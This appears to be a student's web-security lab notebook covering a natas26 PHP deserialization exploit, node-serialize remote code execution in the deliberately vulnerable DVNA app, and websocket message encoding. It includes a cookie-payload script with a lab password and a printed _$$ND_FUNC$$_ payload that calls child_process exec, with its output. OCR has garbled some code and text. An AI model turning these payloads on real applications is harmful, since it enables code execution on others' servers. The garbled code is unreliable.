❶ send.py X ❷ madler.php
labCode > labs3.5 > ❸ send.py > ...
1 import requests
2 url = 'http://natas26.natas.labs.overthewire.org/'
3 #drawing_payload= 'Tzo20IJMb2dnZXI0Jy6e3MGMTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNdoiaW1nL21hZgxlc15waHAi03MGMTU6IgBMb2dnZXIAZkhpdE1zYi7czoyMzoiPD9waHgZwNobyBFx0ZjTEVfxzsgPz4i030='
4 drawing_payload = 'Tzo20IJMb2dnZXI0Jy6e3MGMTU6IgBMb2dnZXIAbG9nRmlsZSI7czoxNdoiaW1nL21hZgxlc15waHAi03MGMTU6IgBMb2dnZXIAaw5pdE1zYi7czow01i1o3MGMTU6IgBMb2dnZXIAZkhpdE1zYi7czoyMzoiPD9waHgZwNobyBFx0ZjTEVfxzsgPz4i030%3D'
5 mycookies={'drawing':drawing_payload}
6 r = requests.get(url,auth=('natas26','oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T')),cookies=mycookies
7
8 #url = url + 'img/madler.php'
9 #r = requests.get(url,auth=('natas26','oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T'))
10 print(r.text)❹
```

Result:



3.6: Insecure Deserialization (JavaScript)

4. Application

- What is name of the vulnerable file that contains the insecure deserialization? appHandler.js
- Show the line of source code in the application that performs it.

```
module.exports.bulkProductsLegacy = function (req, res) {
    // TODO: Deprecate this soon
    if(req.files.products){
        var products = serialize.unserialize(req.files.products.data.toString('utf8'))
        products.forEach( function (product) {
            var newProduct = new db.Product()
            newProduct.name = product.name
            newProduct.code = product.code
            newProduct.tags = product.tags
            newProduct.description = product.description
            newProduct.save()
        })
        res.redirect('/app/products')
    }else{
        res.render('app/bulkproducts', {messages: {danger: 'Invalid file'}}, legacy:true)
    }
}
```

- Show the "require" call at the top of the file that includes the name of the package being used to perform the deserialization.

 <ssh.cloud.google.com/projects/w22websec-madler-matt-adler/>

```
var db = require('../models')
var bCrypt = require('bcrypt')
const exec = require('child_process').exec;
var mathjs = require('mathjs')
var libxmljs = require("libxmljs");
var serialize = require("node-serialize")
const Op = db.Sequelize.Op
```

5. Vulnerability

- What is the name of the special prefix that the package uses to denote a function that will be eval()'d within the serialized object when it is deserialized? RCE
- This prefix will be denoted with 3 dots (..._function()) in the code examples that follow

6. Serialization example

- Show the output and note the specially named function that is used to invoke the `exec` call.

The screenshot shows a terminal window with the following content:

```
Serialized: Q X
{"rce": "_$$ND_FUNC$$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });}"}
Hint: hit control+c anytime to enter REPL.
```

Below the terminal window, there is a dark interface with the following elements:

- A search bar containing "madler" with a magnifying glass icon and a close button.
- A date and time indicator: "February 13, 2022 at 4:59 PM".
- A large, bold, white text area containing the word "Madler".

7. Function expressions in Javascript

- Take a screenshot of the output to include in your lab notebook.

Serialized:
{"rce": "_\$\$ND_FUNC\$\$_function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });}"}
hello g
Hint: hit control+c anytime to enter REPL.
▶ typeof(f)
'function'
▶ typeof(g)
'number'
▶ f()
hello f
undefined
▶ g[]
1

Top Hits


Madler
Yesterday Windscrib...
Notes

February 13, 2024

Madler

8. Add function expression to serialized object

- Show the output of its execution in your lab notebook.



Serialized:

```
{"rce": "$_FUNC$$function(){ require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });}"}
```

hello g

Top Hits

Madler

Yesterday Windscribe

February 13, 2022 at 4:59 PM

Madler

9. Exploit creation

- Take a screenshot the output in the console, ensuring it is your OdinID rather than mine.

```
Hint: hit control+c anytime to enter REPL.  
00000eab794b892fa131a5dbd77170d3  
8d7c69026e07db7f73f8a01ee4d15950  
audio  
audioStatus.json  
madler  
prybar-nodejs-1490724864.js  
prybar-nodejs-1559131159.js  
prybar-nodejs-2053345171.js  
prybar-nodejs-2137524035.js  
prybar-nodejs-2157655117.js  
prybar-nodejs-2349913656.js  
prybar-nodejs-3395666315.js
```

```
~/DisgustingProudPup$ ls /tmp  
00000eab794b892fa131a5dbd77170d3  
8d7c69026e07db7f73f8a01ee4d15950  
audio  
audioStatus.json  
madler  
prybar-nodejs-1490724864.js  
prybar-nodejs-2053345171.js  
prybar-nodejs-2157655117.js
```

11. Deploy the exploit


- Take a screenshot of the output of both `ls` commands to include in your lab notebook

```
madler@dvna:~$ sudo docker exec -it dvna /bin/bash
root@e96da8af3ccb:/app#
root@e96da8af3ccb:/app# ls /tmp
npm-6-d732cd61
root@e96da8af3ccb:/app# ls /tmp
madler  npm-6-d732cd61
root@e96da8af3ccb:/app# █
```

3.7: Web Socket Vulnerabilities


1. web-socket (1)

- Take a screenshot of the websocket URL in the form.




- Take a screenshot of all six messages that have been sent over the socket. What format is being used to send the messages? First Picture is sent with out < >. Second picture is sent with it. Html encoded. Sent as a JSON object

Data	Le...	Time
↑ READY	5	18:3...
↓ {"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}	66	18:3...
↑ {"message":"hello madler
"}	32	18:3...
↓ {"user":"You","content":"hello madler
"}	45	18:3...
↓ TYPING	6	18:3...
↓ {"user":"Hal Pline","content":"I heard you the first time, I just can't be bothered to answer you"}	99	18:3...



↓ {"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}	66	18:4...
↑ {"message":"hello <madler>
"}	40	18:4...
↓ {"user":"You","content":"hello <madler>
"}	53	18:4...
↓ TYPING	6	18:4...
↓ {"user":"Hal Pline","content":"Sorry I don't know that, I'm not psychic."}	74	18:4...



2. -

Take a screenshot of the characters that are encoded before being sent

```
function htmlEncode(str) {
    if (chatForm.getAttribute("encode")) {
        return String(str).replace(/["<>\r\n\\]/gi, function (c) {
            var lookup = {'\\': '\\\\', '\r': '\\r\\n\\', '\n': '\\n\\', '\"': '\"'});
            return lookup[c];
        });
    }
    return str;
};
```

The screenshot shows a mobile application interface. At the top, there is a code editor window containing the provided JavaScript function. Below the code editor is a messaging screen. The message input field contains the text "madler". Above the input field, there is a search bar with the placeholder "madler" and a magnifying glass icon. To the left of the search bar are three colored dots (red, yellow, green). Below the search bar are two small icons: one with three horizontal lines and another with a grid. On the right side of the messaging screen, there is a timestamp "February 13, 2022 at 4:5" and a large bolded message bubble containing the word "Madler".

- Take a screenshot showing that the message is sanitized by the server.

```
(base) Matthews-MacBook-Air:labs3.7 matthewadler$ python 2.py
Sending {"message": "hello <madler>"}
Received {"user":"You","content":"hello <madler>"}
(base) Matthews-MacBook-Air:labs3.7 matthewadler$ █
```

